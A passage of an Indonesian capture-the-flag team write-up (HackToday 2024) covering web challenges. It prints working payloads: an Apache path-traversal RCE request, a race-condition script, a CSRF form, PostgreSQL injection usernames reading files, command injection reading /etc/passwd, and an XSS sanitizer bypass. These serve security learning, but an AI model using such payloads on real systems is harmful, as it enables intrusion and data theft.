

WRITEUP HackToday Qualifier 2024

Girls Band Cry - Togenashi Togeari



jjcho
kiseki
Hygge

DAFTAR ISI

WEB	3
Defacer Enjoyer	
Flag: hacktoday{wAtasH1_LuP4_UpD4t3_Ap4cH3_ny4_h3h3}	3
note to self	
Flag: hacktoday{certified_pembalap_jalanan_9872321}	4
haerde	
Flag:	
hacktoday{astaga_kamu_ini_orang_titipan_ya_gimana_ini_mas_haerde_mas_haerde_f fdef456ddac}	8
Baby Slim	
Flag: hacktoday{tkxt79yh6wbqgkpiovdm}	13
Sanitizer	
Flag: hacktoday(lot_of_sanitizing_but_you_manage_to_bypass_it)	16
REVERSE ENGINEERING	20
CodeRun	
Flag: hacktoday{Bu6_bu9_BU9_1m_V3ry_Hate_BuG5!!!}	20
AtLeast	
Flag:	
hacktoday{Fuckin_g_rust_B1naRy_ru_kidding_M3?!?_bUt_AtLeast_it's_Easy,Do_you_thi nk+it's_Easy??}	24
basic	
Flag: hacktoday{PrettyBasic_bcs_pdb_FiL3+helps_alot:p}	28
PWN	32
housemd	
Flag: hacktoday{House_was_4_c00l_Doct0r_&a_jerk_But_he_was_right}	32
slowly but surely	
Flag: hacktoday{0n3_bYTe_4t_a_TimE_bUt_It_W0Rks}	39
raisha	
Flag:	
hacktoday{Sekarang_aku_tersadar_cinta_yang_ku_tunggu_tak_kunjung_datang_fabbd3 498ddc32ce}	45

WEB

Defacer Enjoyer

Flag: hacktoday{wAtasH1_LuP4_UpD4t3_Ap4cH3_ny4_h3h3}

Pada challenge ini, peserta hanya diberikan sebuah URL website. Website tersebut menggunakan web server Apache versi 2.4.50. Hal ini dapat diketahui dengan membaca response header dari website tersebut.

Request

Pretty	Raw	Hex
--------	-----	-----

```
1 GET / HTTP/1.1
2 Host: 103.217.145.97:10010
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: session=eyJlcjIyXk1kjoyLcJ1cZVybmfTzS16InR1c3QnLchzZWx1Y3QgcGdfbHNfZGlyKCCulykpKSktLSAtIn0.ZsmUhw.MJ_kTtsMCCESSy4PgeJdcJapQ-YM
9 Upgrade-Insecure-Requests: 1
10
11
```

Response

Pretty	Raw	Hex	Render
--------	-----	-----	--------

```
1 HTTP/1.1 200 OK
2 Date: Sat, 24 Aug 2024 13:37:41 GMT
3 Server: Apache/2.4.50 (Unix)
4 Last-Modified: Mon, 12 Aug 2024 11:54:20 GMT
5 ETag: "Bc4-61f7b27434758"
6 Accept-Ranges: bytes
7 Content-Length: 2244
8 Keep-Alive: timeout=5, max=100
9 Connection: Keep-Alive
10 Content-Type: text/html
11
12 <!DOCTYPE html>
13 <html lang="en">
14   <head>
15     <meta charset="UTF-8">
16     <meta name="viewport" content="width=device-width, initial-scale=1.0">
17     <title>
18       Hacked
19     </title>
20     <style>
21       body{
22         font-family:'Arial',sans-serif;
23         background-color:#000;
```

Versi Apache tersebut memiliki CVE yang dulu sempat booming, yaitu LFI & RCE. Referensi yang digunakan dapat diakses [disini](#). Berikut adalah bukti bahwa RCE berhasil dilakukan untuk mendapatkan flag.

Request		Response			
		Pretty	Raw	Hex	Render
1	POST /cgi-bin/%32%65%32%65/%32%65%32%65/%32%65%32%65/bin/sh HTTP/1.1				
2	Host: 103.217.145.97:10010				
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0				
4	Content-Type: text/plain; echo; sleep 5				
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8				
6	Accept-Language: en-US,en;q=0.5				
7	Content-Length: 50				
8					
9	echo Content-Type: text/plain; echo; cat /flag.txt				

note to self

Flag: hacktoday{certified_pembalap_jalanan_9872321}

Pada challenge ini, diberikan sebuah URL website dan sebuah attachment yang berisi source code dari website tersebut. Flag pada soal ini ada pada file flag.txt yang dapat diakses melalui endpoint **/notes/download/flag.txt**.

chall.py

```
...snip...

def not_admin():
    with open("not-admin.txt") as f:
        data = f.readlines()
    f.close()
    data = [x.strip() for x in data]
    return data

...snip...

@app.get("/notes/download/{note_id}")
def download(note_id: str, Token: Annotated[str, Header()]):
    user = decode_token(Token)
    if not user:
        return Error("Token is invalid.", 401)
    if user not in active_users():
        return Error("Only active user can download notes.", 403)
    filename = f"notes/{note_id}"
    try:
        open(filename).close()
    except:
        return Error("Something went wrong? No such file?", 404)
    if note_id == "flag.txt" and user in not_admin():
        return Error("You are not allowed to download this
file.", 403)

    return FileResponse(filename)
```

Namun, untuk mengakses flag diperlukan sebuah kondisi dimana user merupakan user aktif dan user tidak terdaftar sebagai not admin. Problem utama dari challenge ini adalah untuk membuat user menjadi user aktif, user harus mengupload sebuah note. Namun, proses upload note pasti membuat user terdaftar sebagai not admin.

chall.py

```

...snip...
def write_note(user, content: str):
    note_id = str(uuid4())
    header = f"A note uploaded by {user}\n"
    with open(f"notes/{note_id}", "w") as f:
        f.write(header)
        f.write(content + '\n')
        f.close()
    if user not in not_admin():
        add_not_admin(user)
    return note_id
...snip...
@app.post("/notes/upload")
def upload(note: Note, Token: Annotated[str, Header()]):
    user = decode_token(Token)
    if not user:
        return Error("Token is invalid.", 401)
    if len(note.content) > 10000:
        return Error("Too long, we can not handle that.", 500)
    if user not in active_users():
        add_active_user(user)
    note_id = write_note(user, note.content)
    return {"note_id": note_id}
...snip...

```

Pada saat proses upload note, terdapat race condition antara proses penambahan user sebagai user aktif dan proses penambahan user sebagai user not admin. Untuk membuat jeda antara proses tersebut lebih lama, diperlukan proses upload note yang banyak agar performa dari server menurun, sehingga terdapat jeda waktu yang cukup untuk mengakses flag.txt sebelum proses penambahan user sebagai user not admin.

Berikut adalah script pembantu untuk mengeksplorasi race condition.

bulk_upload.py

```

import threading
import requests
import string
import random

url = "http://notetoself.hac.tod.my.id/"

```

```

def generate_username():
    return ''.join(random.choices(string.ascii_lowercase +
string.digits, k=8))

def register(username):
    r = requests.post(url + "register", json={"name": username})

    if r.status_code == 200 and r.json()["Token"]:
        return r.json()["Token"]
    return None

def add_note(token):
    r = requests.post(url + "notes/upload", headers={
        "Token": token
    }, json={"content": "test"})

    if r.status_code == 200:
        print
        return r.json()["note_id"]
    return "fail"

def worker():
    username = generate_username()
    token = register(username)
    if token:
        note_id = add_note(token)
        print(f"Note ID: {note_id}")

while True:
    threading.Thread(target=worker).start()

```

Script di atas dijalankan. Kemudian, burp intruder digunakan untuk membruteforce akses ke flag.txt dengan menggunakan user yang belum aktif. Terakhir, burp repeater digunakan untuk mengupload sebuah note menggunakan user yang sama dengan proses bruteforce. Berikut adalah bukti bahwa flag berhasil didapatkan.

Girls Band Cry - Togenashi Togeari

The screenshot shows a network traffic analysis interface with the following details:

- Title Bar:** Attack Save, 9. intruder attack of http://notetoself.hac.tod.my.id
- Toolbar:** Attack ▾, Save ▾, (refresh), (help)
- Menu Bar:** Results, Positions, Payloads, Resource pool, Settings
- Table:** Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
5007	null	200	199			276	
0		403	47			149	
1	null	403	100			149	
2	null	403	99			149	
3	null	403	61			149	
4	null	403	99			149	
5	null	403	102			149	
6	null	403	106			149	
7	null	403	102			149	

- Text Area:** Response content (Pretty, Raw, Hex, Render) showing a standard HTTP response header and a message.

```
1 date: Sat, 24 Aug 2024 05:30:40 GMT
2 server: uvicorn
3 content-type: text/plain; charset=utf-8
4 content-length: 54
5 last-modified: Sun, 11 Aug 2024 15:59:30 GMT
6 etag: "5aed95e0ba5f943c42c51f1cc12a2"
7
8
9 'Grats!
10 hacktoday(certified_pembalap_jalanan_9872321)
11
```

- Bottom Bar:** (refresh), (gear), (left arrow), (right arrow), Search, 0 highlights, Paused

haerde

Flag:

```
hacktoday{astaga_kamu_ini_orang_tipan_ya_gimana_ini_mas_haerde_mas_haerde_ffdef456
          ddac}
```

Pada challenge ini, peserta diberikan sebuah URL website dan sebuah attachment yang berisi source code dari website tersebut. Flag pada soal ini ada pada /flag_(random).txt.

Dockerfile

```
COPY ./flag.txt /flag
RUN mv /flag /flag_$(head /dev/urandom | tr -dc 'A-Za-z0-9' | head -c
32).txt
```

Website ini memiliki fitur upload file pdf yang hanya diakses ketika user telah login dan terdaftar sebagai accepted users. Pada fitur ini juga terdapat celah second order sql injection yang dapat dieksplorasi melalui username user.

app.py

```
...snip...
@app.route('/sendcv', methods=['GET', 'POST'])
@login_required
@accepted_required
def send_cv():
    if request.method == 'POST':
        username = session['username']
        file = request.files['cv']

        if file and allowed_file(file.filename):

            if file.content_length >
app.config['MAX_CONTENT_LENGTH']:
                flash('File exceeds maximum allowed size of 2 MB',
'danger')
                abort(400)

            filename = secure_filename(file.filename)
            file_path = os.path.join(app.config['UPLOAD_FOLDER'],
filename)
            file.save(file_path)

            cur = conn.cursor()
```



```
        cur.execute("INSERT INTO history (username, filename)
VALUES ('%s', '%s')" % (username, filename))
        conn.commit()
        cur.close()

        flash('File successfully uploaded', 'success')
        return redirect(url_for('send_cv'))
    else:
        flash('Invalid file type or no file selected', 'danger')
        abort(400)

    return render_template('sendcv.html')
...snip...
```

Untuk terdaftar sebagai accepted users, user perlu ditambahkan oleh admin sebagai accepted users.

```
app.py
...
def admin():
    if request.method == 'POST':
        username = request.form['username']
        cur = conn.cursor()
        cur.execute("SELECT id FROM users WHERE username = %s",
(username,))
        user = cur.fetchone()
        if user:
            cur.execute("INSERT INTO accepted_users (user_id) VALUES
(%s)", (user[0],))
            conn.commit()
        cur.close()
        return redirect(url_for('admin'))
    return render_template('admin.html')
...snip...
```

Website ini juga memiliki fitur visit URL yang dimana user dapat menginputkan URL dan nantinya admin akan mengakses URL tersebut.

app.py

```

def visit(target_url):
    options = Options()
    options.headless = True
    service = Service(executable_path='/usr/local/bin/geckodriver')
    os.environ['MOZ_HEADLESS'] = '1'

    try:
        driver = webdriver.Firefox(service=service, options=options)
        driver.set_page_load_timeout(15)

        driver.get('http://127.0.0.1:5000/login')

        USERNAME = 'admin'
        PASSWORD = os.getenv('ADMINPASS', 'password_admin_lah_boy')

        username_field = driver.find_element(By.NAME, 'username')
        password_field = driver.find_element(By.NAME, 'password')
        submit_button = driver.find_element(By.XPATH,
'//button[@type="submit"]')

        username_field.send_keys(USERNAME)
        password_field.send_keys(PASSWORD)
        submit_button.click()
        sleep(1)

        driver.get(target_url)

    except TimeoutException:
        print(f"Error: Loading {target_url} took too long.")
        return False
    except WebDriverException as e:
        print(f"Error: WebDriverException occurred: {e}")
        return False
    finally:
        sleep(3)
        driver.quit()

    return True
...snip...
@app.route('/report', methods=['POST'])

```

```
def report():
    url = request.form['url']
    if not (url.startswith('http://') or url.startswith('https://')):
        abort(400)

    success = visit(url)
    if success:
        return "URL visited", 200
    else:
        return "Failed to visit URL", 500
```

Fitur ini dapat dimanfaatkan untuk melakukan CSRF attack pada fitur penambahan user sebagai active user. Berikut adalah file html yang digunakan untuk melakukan CSRF attack.

csrf.html

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
initial-scale=1.0">
    <title>Document</title>
</head>
<body>
    <form id="form" action="http://127.0.0.1:5000/admin"
method="POST">
        <input type="text" name="username" value="<username>">
        <input type="button" value="submit">
    </form>

    <script>
        document.getElementById("form").submit();
    </script>
</body>
</html>
```

File tersebut perlu di host pada suatu server yang dapat diakses oleh internet, sehingga nantinya admin dapat mengakses halaman tersebut. Kemudian, submit URL tersebut pada /report.

Dengan menggunakan teknik tersebut, user kemudian dapat mengakses fitur upload pdf file. Seperti yang disinggung sebelumnya bahwa fitur upload pdf file memiliki kerentanan

second order sql injection melalui username user. DBMS yang digunakan oleh user adalah PostgreSQL, yang dimana terdapat fungsi untuk melakukan listing directory dan read file. Hal ini dapat dimanfaatkan untuk mengetahui nama flag dan membaca isinya.

Berikut adalah alur untuk mendapatkan flag.

1. Register menggunakan username “test”.
2. Register menggunakan username “test',(select string_agg(f,'') from pg_ls_dir('/') as f)---”.
3. CSRF attack untuk menambahkan user “test',(select string_agg(f,'') from pg_ls_dir('/') as f)---” sebagai active user.
4. Login dan kemudian upload file pdf menggunakan user “test',(select string_agg(f,'') from pg_ls_dir('/') as f)---” untuk mentrigger SQL Injection.
5. Login sebagai user test untuk melihat nama file flag dari hasil SQL Injection sebelumnya.
6. Register menggunakan username “test',(select pg_read_file('/<flag_name>'))---”.
7. CSRF attack untuk menambahkan user “test',(select pg_read_file('/<flag_name>'))---” sebagai active user.
8. Login dan kemudian upload file pdf menggunakan user “test',(select pg_read_file('/<flag_name>'))---” untuk mentrigger SQL Injection.
9. Login sebagai user test untuk melihat isi dari flag.

The screenshot shows the Haerde application's home page. At the top, there is a dark header bar with the logo "Haerde" on the left and navigation links "Home", "Send cv", "Login", and "Register" on the right. Below the header, the main content area has a title "Home" and a welcome message "Welcome to the home page!". Underneath, there is a table displaying two uploaded files:

NO	NAMA FILE	UPLOADED
1	root,srv,etc,lib,usr,lib64,var,opt,dev,sys,boot,mnt,tmp,sbin,media,proc,run,home,bin,app.,dockerenv,flag_zhJCUul2bmpqXbwKOwFn9lgBdwelxF0X.txt	2024-08-21 08:19:23.0E
2	hacktoday(astaga_kamu_ini_orang_tipisan_ya_gimana_ini_mas_haerde_mas_haerde_ffdef456ddac)	2024-08-21 08:22:30.8E

Baby Slim

Flag: hacktoday{tkxt79yh6wbqgkpiovdm}

Pada challenge ini, peserta hanya diberikan sebuah URL website. Berikut adalah response dari halaman /.

```

Request
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 27.112.79.222:10011
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: session=  
eyJlc2VxX2lkIjoiLCUjc2VybmFtZSI6InRlc3QnLChzZwx1Y3QgUiRSSUS5HXOFHRyhwZ19  
sc19kaXIoJy4vdyksJyvnKSkpLS0gLSJ9.ZsmV-g.BLIwy5mu4bWwp_I-M1QZHwvYXg
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Host: 27.112.79.222:10011
3 Date: Sat, 24 Aug 2024 14:42:52 GMT
4 Connection: close
5 X-Powered-By: PHP/8.1.29
6 Content-Type: application/json
7 Access-Control-Allow-Credentials: true
8 Access-Control-Allow-Origin:
9 Access-Control-Allow-Headers: X-Requested-With, Content-Type, Accept, Origin, Authorization
10 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
11 Cache-Control: no-store, no-cache, must-revalidate, max-age=0
12 Cache-Control: post-check=0, pre-check=0
13 Pragma: no-cache
14
15 {
    "path": "echo",
    "param": "name"
}

```

Terdapat clue untuk path dan parameter. Berikut adalah hasil percobaan pada /echo.

```

Request
Pretty Raw Hex
1 GET /echo?name=test HTTP/1.1
2 Host: 27.112.79.222:10011
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: session=  
eyJlc2VxX2lkIjoiLCUjc2VybmFtZSI6InRlc3QnLChzZwx1Y3QgUiRSSUS5HXOFHRyhwZ19  
sc19kaXIoJy4vdyksJyvnKSkpLS0gLSJ9.ZsmV-g.BLIwy5mu4bWwp_I-M1QZHwvYXg
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Host: 27.112.79.222:10011
3 Date: Sat, 24 Aug 2024 14:43:50 GMT
4 Connection: close
5 X-Powered-By: PHP/8.1.29
6 Access-Control-Allow-Credentials: true
7 Access-Control-Allow-Origin:
8 Access-Control-Allow-Headers: X-Requested-With, Content-Type, Accept, Origin, Authorization
9 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
10 Cache-Control: no-store, no-cache, must-revalidate, max-age=0
11 Cache-Control: post-check=0, pre-check=0
12 Pragma: no-cache
13 Content-type: text/html; charset=UTF-8
14
15 {"status": "success", "msg": "test\n"}

```

Selanjutnya, berhasil dilakukan trigger error pada /echo.

```

Request
Pretty Raw Hex
1 GET /echo?name[]&test HTTP/1.1
2 Host: 27.112.79.222:10011
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: session=  
eyJlc2VxX2lkIjoiLCUjc2VybmFtZSI6InRlc3QnLChzZwx1Y3QgUiRSSUS5HXOFHRyhwZ19  
sc19kaXIoJy4vdyksJyvnKSkpLS0gLSJ9.ZsmV-g.BLIwy5mu4bWwp_I-M1QZHwvYXg
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 500 Internal Server Error
2 Host: 27.112.79.222:10011
3 Date: Sat, 24 Aug 2024 14:44:35 GMT
4 Connection: close
5 X-Powered-By: PHP/8.1.29
6 Content-Type: application/json
7 Access-Control-Allow-Credentials: true
8 Access-Control-Allow-Origin:
9 Access-Control-Allow-Headers: X-Requested-With, Content-Type, Accept, Origin, Authorization
10 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
11 Cache-Control: no-store, no-cache, must-revalidate, max-age=0
12 Cache-Control: post-check=0, pre-check=0
13 Pragma: no-cache
14
15 {
    "statusCode": 500,
    "error": {
        "type": "SERVER_ERROR",
        "description": "preg_match(): Argument #2 ($subject) must be of type string, array given"
    }
}

```

Terlihat bahwa website menggunakan fungsi preg_match untuk melakukan filtering. Dari hasil percobaan, diketahui bahwa server hanya menerima input berupa karakter a-z. Ketika server menerima input di luar karakter tersebut, maka server akan meresponse dengan status failed.

Girls Band Cry - Togenashi Togeari

The screenshot shows a comparison between the Request and Response sections of a browser's developer tools. The Request section displays a GET request to '/echo?name=\$(ls)' with various headers. The Response section shows a 404 Not Found response from the server, indicating that the requested file \$(ls) was not found.

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
1 GET /echo?name=\$(ls) HTTP/1.1 2 Host: 27.112.79.222:10011 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Cookie: session=eyJlc2VxIjoiLCJlc2VybmtZSI6InRlc3QnLChzZWx1Y3QgUlRSSU5HXOFHRYwZh219scI9kaIydvJyksJyvnKskpLS0gLSJ9.Zsmv-g.BLIwy5mu4bWwpj_I-M1QZHwvYXg 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 12	1 HTTP/1.1 200 OK 2 Host: 27.112.79.222:10011 3 Date: Sat, 24 Aug 2024 14:45:54 GMT 4 Connection: close 5 X-Powered-By: PHP/8.1.29 6 Access-Control-Allow-Credentials: true 7 Access-Control-Allow-Origin: 8 Access-Control-Allow-Headers: X-Requested-With, Content-Type, Accept, Origin, Authorization 9 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS 10 Cache-Control: no-store, no-cache, must-revalidate, max-age=0 11 Cache-Control: post-check=0, pre-check=0 12 Pragma: no-cache 13 Content-type: text/html; charset=UTF-8 14 15 {"status": "failed", "response": "\$(ls)"}

Kemudian, dilakukan percobaan untuk membypass fungsi preg_match yaitu dengan long input.

Request

Pretty Raw Hex

```
1 GET /echo?name=AAAAAAAAAAAAAAAAAAAAAAAAAAAAA HTTP/1.1
2 Host: 27.112.79.222:10011
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: session=eyJlc2VyX2lkIjo1LCj1c2VybmbFtZSI6InRlc3QnLChz2Wx1Y3QgU1RSSU5HXOFHRYhwZ19sc19KaXlOjy4vJyksJyvnK5kpLSogLSJ9.ZsmV-g.BLIwySmw4Bwjp_I-M1QZHwvYxg
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Host: 27.112.79.222:10011
3 Date: Sat, 24 Aug 2024 14:47:52 GMT
4 Connection: close
5 X-Powered-By: PHP/8.1.29
6 Access-Control-Allow-Credentials: true
7 Access-Control-Allow-Origin:
8 Access-Control-Allow-Headers: X-Requested-With, Content-Type, Accept, Origin, Authorization
9 Access-Control-Allow-Methods: GET, POST, PUT, PATCH, DELETE, OPTIONS
10 Cache-Control: no-store, no-cache, must-revalidate, max-age=0
11 Cache-Control: post-check=0, pre-check=0
12 Pragma: no-cache
13 Content-type: text/html; charset=UTF-8
14
15 {"status": "failed", "response": "AAAAAAAAAAAAAAAAAAAAAAAAAAAAA"}
```

Dengan menggunakan long input, fungsi preg_match berhasil di bypass. Kemudian, dilakukan percobaan command injection.

Girls Band Cry - Togenashi Togeari

The screenshot shows a browser developer tools Network tab. The Request section displays an encoded payload with a red box around the string '\$('whoami')'. The Response section shows the server's response, also with a red box around the same string.

```
Request
Pretty Raw Hex
HTTP/1.1
Host: 27.112.79.222:10011
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: session=eyJlc3Vyc2l1cjoILCJic3VybmtZS16InRlc3QnLChzZWx1Y3QgUiRSSU5HXOFHRyhvZ19

Response
Pretty Raw Hex Render
HTTP/1.1
Content-Type: text/html; charset=UTF-8
Content-Length: 13
Date: Mon, 11 Dec 2023 10:00:00 GMT
Server: Apache/2.4.41 (Ubuntu)
Connection: close

$(`whoami`)
```

Dari percobaan yang telah dilakukan, dapat disimpulkan bahwa website tersebut terdapat kerentanan RCE. Hal ini dapat dimanfaatkan untuk mendapatkan flag.

The screenshot shows a browser developer tools Network tab. The Request section displays an encoded payload with a red box around the command '\$(`cat /etc/passwd`)' followed by an end-of-file marker. The Response section shows the server's response, also with a red box around the same command.

```
Request
Pretty Raw Hex
HTTP/1.1
Host: 27.112.79.222:10011
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: session=eyJlc3Vyc2l1cjoILCJic3VybmtZS16InRlc3QnLChzZWx1Y3QgUiRSSU5HXOFHRyhvZ19

Response
Pretty Raw Hex Render
HTTP/1.1
Content-Type: text/html; charset=UTF-8
Content-Length: 13
Date: Mon, 11 Dec 2023 10:00:00 GMT
Server: Apache/2.4.41 (Ubuntu)
Connection: close

$(`cat /etc/passwd`)
```

Sanitizer

Flag: hacktoday(lot_of_sanitizing_but_you_manage_to_bypass_it)

Pada challenge ini, peserta diberikan sebuah URL website dan sebuah file index.php. Berikut adalah isi dari file index.php.

index.php

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
initial-scale=1.0">
    <title>Budiono Siregar</title>
    <link rel="stylesheet" href="style.css">

</head>
<body>
    <?php
        $blacklists = ["img", "script", "svg", "frame", "body", "br",
"td", "table", "link", "base"];
        $name = "budiono siregar";

        if ($_SERVER["REQUEST_METHOD"] == "GET") {
            if (!empty($_GET["name"])) {
                if (strlen($_GET['name']) > 250) {
                    echo 'Namamu Terlalu Panjang';
                    die();
                }
                $request_name = strtolower($_GET['name']);
                foreach ($blacklists as $blacklist) {
                    while (strpos($request_name, $blacklist) !==
false) {
                        echo htmlspecialchars("Ga boleh pake nama ini
'".$request_name."' ya kawan!!");
                        $request_name = str_replace($blacklist, '',
$request_name);
                    }
                }
            }
        }
    
```

```

if (!empty($request_name)) {
    $name = $request_name;
}
$nonce = bin2hex(random_bytes(32));
$csp_header = "Content-Security-Policy: default-src 'self';
script-src 'self' 'nonce-' . $nonce . "'; style-src 'self';";
header($csp_header);
?>
<div class="container">
    <h1>Perkenalkan nama saya <span id="h1"></span>, cita-cita
saya kapal lawd</h1>
    <form method="get" action="">
        <input type="text" name="name" placeholder="Enter your
name" required>
        <input type="submit" value="Update Name">
    </form>
    <script src="https://cure53.de/purify.js" nonce=<?php echo
$nonce; ?>"></script>
    <script nonce=<?php echo $nonce; ?>">
        var name = <?php echo json_encode($name); ?>;
        if (name) {
            name = DOMPurify.sanitize(name);
            name = name.replace(>/>, "");
            document.getElementById("h1").innerHTML = name
        }
        else {
            document.getElementById("h1").innerHTML = "budiono
siregar"
        }
    </script>
</div>
</body>
</html>

```

Challenge ini merupakan XSS challenge yang dimana flag ada pada cookie admin. Fitur report URL ada pada /report/.

Dari hasil membaca file index.php terdapat 2 hal yang perlu dilakukan untuk mendapatkan XSS, yaitu:

1. Bypass DOMPurify.
2. Bypass nonce.

Terdapat beberapa tag html yang tidak bisa digunakan, seperti img. Alternatifnya adalah dengan menggunakan tag audio. Dari hasil beberapa percobaan, didapatkan bahwa tag audio dengan properti onerror berhasil di write ke dalam page menggunakan payload berikut.

<audio> onerror='alert(1)'>

The screenshot shows a browser window with a debugger open. The URL is 103.217.145.97:10013/?name=<audio>%0Aonerror='alert(1)'>. The debugger's Sources tab shows a script from 103.217.145.97:10013 with code related to sanitizing input. The payload <audio> onerror='alert(1)'> is visible in the code. The browser's developer tools show the result of the sanitization: <audio> onerrors='alert(1)'>, >> name.replace(/>/, "")< /><audio onerror='alert(1)'> . The browser's main content area displays the text "Perkenalkan nama saya , cita-cita saya kapal lawd". A red box highlights the injected payload in the browser's output.

Result dari DOMPurify adalah sebagai berikut:

<audio> onerror='alert(1)'>

Kemudian, terdapat fungsi replace terhadap karakter ">" dengan "" sehingga result akhirnya adalah sebagai berikut.

<audio onerror='alert(1)'>

Fungsi alert masih belum berhasil dieksekusi dikarenakan terdapat nonce yang digunakan pada website tersebut. Mekanisme nonce tersebut dapat dibypass dengan mengeksplorasi output buffer dari website tersebut. Referensinya dapat diakses melalui link [berikut](#).

Dalam kasus website ini, bagian kode berikut dapat digunakan untuk membypass mekanisme nonce.

```
index.php

$blacklists = ["img", "script", "svg", "frame", "body", "br", "td",
"table", "link", "base"];
...snip...
foreach ($blacklists as $blacklist) {
    while (strpos($request_name, $blacklist) !== false) {
        echo htmlspecialchars("Ga boleh pake nama ini
'".$request_name."' ya kawan!!");
        $request_name = str_replace($blacklist, '', $request_name);
    }
}
```

